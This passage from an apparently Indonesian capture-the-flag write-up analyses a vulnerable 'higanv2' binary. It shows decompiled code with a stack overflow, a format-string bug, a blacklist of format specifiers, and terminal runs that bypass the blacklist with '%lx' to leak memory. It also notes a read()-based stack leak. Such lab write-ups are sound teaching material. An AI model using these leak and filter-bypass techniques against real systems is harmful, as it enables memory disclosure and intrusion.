  _BYTE v1[64]; // [rsp+0h] [rbp-40h] BYREF

  puts(&s);
  printf("\x1B[1;32m");
  puts("[+] The seal has been successfully shattered!");
  puts("[+] Higan faces the final boss, barely clinging to his strength..");
  printf("\x1B[1;33m");
  puts("[+] A decisive, powerful strike is required to finish the battle!");
  printf("\x1B[0m");
  puts(&s);
  printf("Ninjutsu: ");
  __isoc99_scanf("%s", v1);
  return sub_40139F();
}
```




```
puts("[+] Higan is about to unleash his full power..");
printf("\x1B[0m");
puts(&::s);
printf("Ninjutsu: ");
fgets(s, 69, stdin);
sub_401227(s);
printf(s);
puts(&::s);
if ( v2 == -559038739 )
  sub_4014C3();
printf("\x1B[1;31m");
puts("[+] Mission failed!");
```

Terdapat fungsi filter untuk inputan kita yang pertama




```
char *__fastcall sub_401227(char *a1)
{
  char *result; // rax
  char *needle[13]; // [rsp+10h] [rbp-70h]
  int i; // [rsp+78h] [rbp-8h]
  int v4; // [rsp+7Ch] [rbp-4h]

  needle[0] = (char *)&unk_402008;
  needle[1] = (char *)&unk_40200B;
  needle[2] = (char *)&unk_40200E;
  needle[3] = (char *)&unk_402011;
  needle[4] = (char *)&unk_402014;
  needle[5] = (char *)&unk_402017;
  needle[6] = (char *)&unk_40201A;
  needle[7] = (char *)&unk_40201D;
  needle[8] = (char *)&unk_402020;
  needle[9] = (char *)&unk_402023;
  needle[10] = (char *)&unk_402026;
  needle[11] = (char *)&unk_402029;
  needle[12] = 0LL;
  v4 = 0;
  for ( i = 0; ; ++i )
  {
    result = needle[i];
    if ( !result )
      break;
    result = strstr(a1, needle[i]);
    if ( result )
    {
      v4 = 1;
      break;
    }
  }
  if ( v4 )
  {
    puts(&s);
    printf("\x1B[1;35m");
    puts("[+] The seal is stronger");
    printf("\x1B[0m");
    return strncpy(a1, "[+] Ninjutsu Contained!\n", 0x45uLL);
  }
  return result;
}
```

Needle tersebut merupakan yang di blacklist




```
.rodata:0000000000402007                 db    0
.rodata:0000000000402008 unk_402008      db  25h ; %              ; DATA XREF: sub_401227+C↑o
.rodata:0000000000402009                 db  70h ; p
.rodata:000000000040200A                 db    0
.rodata:000000000040200B unk_40200B      db  25h ; %              ; DATA XREF: sub_401227+17↑o
.rodata:000000000040200B                                          ; sub_4014C3+AA↑o
.rodata:000000000040200C                 db  73h ; s
.rodata:000000000040200D                 db    0
.rodata:000000000040200E unk_40200E      db  25h ; %              ; DATA XREF: sub_401227+22↑o
.rodata:000000000040200F                 db  78h ; x
.rodata:0000000000402010                 db    0
.rodata:0000000000402011 unk_402011      db  25h ; %              ; DATA XREF: sub_401227+2D↑o
.rodata:0000000000402012                 db  64h ; d
.rodata:0000000000402013                 db    0
.rodata:0000000000402014 unk_402014      db  25h ; %              ; DATA XREF: sub_401227+38↑o
.rodata:0000000000402015                 db  75h ; u
.rodata:0000000000402016                 db    0
.rodata:0000000000402017 unk_402017      db  25h ; %              ; DATA XREF: sub_401227+43↑o
.rodata:0000000000402018                 db  69h ; i
.rodata:0000000000402019                 db    0
.rodata:000000000040201A unk_40201A      db  25h ; %              ; DATA XREF: sub_401227+4E↑o
.rodata:000000000040201B                 db  6Fh ; o
.rodata:000000000040201C                 db    0
.rodata:000000000040201D unk_40201D      db  25h ; %              ; DATA XREF: sub_401227+59↑o
.rodata:000000000040201E                 db  61h ; a
.rodata:000000000040201F                 db    0
.rodata:0000000000402020 unk_402020      db  25h ; %              ; DATA XREF: sub_401227+64↑o
.rodata:0000000000402021                 db  65h ; e
.rodata:0000000000402022                 db    0
.rodata:0000000000402023 unk_402023      db  25h ; %              ; DATA XREF: sub_401227+6F↑o
.rodata:0000000000402024                 db  66h ; f
.rodata:0000000000402025                 db    0
.rodata:0000000000402026 unk_402026      db  25h ; %              ; DATA XREF: sub_401227+7A↑o
.rodata:0000000000402027                 db  67h ; g
.rodata:0000000000402028                 db    0
.rodata:0000000000402029 unk_402029      db  25h ; %              ; DATA XREF: sub_401227+85↑o
.rodata:000000000040202A                 db  63h ; c
.rodata:000000000040202B                 db    0
```

Dapat dilihat bahwa yang diblacklist adalah %p, %s, %x, %d, %u, %i, %o, %a, %e, %f, %g, %c




```
itoid   /binary/Higan
>>>
>>> ./higanv2

========================
|                      |
|       BEENINJA       |
|                      |
========================
[1]. Door 1.
[2]. Door 2.
[3]. Exit.
>> 1

[+] You find another door sealed at the corner of the room!
[+] Higan tried to break the seal with his ninjutsu..

Ninjustu: %p

[+] The seal is stronger
[+] Ninjutsu Contained!

[+] The seal remains unbroken!
[+] Higan is about to unleash his full power..

Ninjutsu:
```

Jika kita menginput ‘%p’, maka program tidak akan memanggil fungsi printf karena ‘%p’ termasuk di blacklist, namun kita bisa menggunakan ‘%lx’ untuk melakukan format string leak




```
itoid   /binary/Higan
>>>
>>> ./higanv2

========================
|                      |
|       BEENINJA       |
|                      |
========================
[1]. Door 1.
[2]. Door 2.
[3]. Exit.
>> 1

[+] You find another door sealed at the corner of the room!
[+] Higan tried to break the seal with his ninjutsu..

Ninjustu: %lx
402029

[+] The seal remains unbroken!
[+] Higan is about to unleash his full power..

Ninjutsu:
```




```
int sub_401802()
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts(&s);
  printf("\x1B[1;32m");
  puts("[+] A chest has been discovered!");
  puts("[+] Higan unlocks it and retrieves a mystical amulet..");
  printf("\x1B[0m");
  puts(&s);
  printf("\x1B[1;32m");
  puts("[+] The amulet instantly bestowed Higan with immense power.");
  puts("[+] Overcome by the surge, Higan began to scream in agony..");
  printf("\x1B[0m");
  puts(&s);
  printf("Scream: ");
  read(0, buf, 0x20uLL);
  puts(&s);
  printf("[?] He Screamed: %s\n", buf);
  return puts(&s);
}
```

Pada opsi kedua terdapat leak via read jika kita menginput sesuatu tanpa newline (‘\n’) yang kita bisa leverage untuk mendapatkan data yang berada tepat dibawah variabel buf akan dileak




```
itoid    /binary/Higan
>>>
>>> ./higanv2

========================
|                      |
|       BEENINJA       |
|                      |
========================
[1]. Door 1.
[2]. Door 2.
[3]. Exit.
>> 3

[#] The game quits in 3 seconds.
[#] ..1
[#] ..2
[#] ..3

[+] Invalid Choice.
itoid    /binary/Higan
>>>
>>>
```

Opsi ketiga adalah exit program. Jika kita memilih opsi selain ketiga opsi tersebut, maka opsi invalid




```
 itoid   /binary/Higan
>>>
>>> strings libc.so.6 | grep "GLIBC" | head -n 40
GLIBC_2.2.5
GLIBC_2.2.6
GLIBC_2.3
GLIBC_2.3.2
GLIBC_2.3.3
GLIBC_2.3.4
GLIBC_2.4
GLIBC_2.5
GLIBC_2.6
GLIBC_2.7
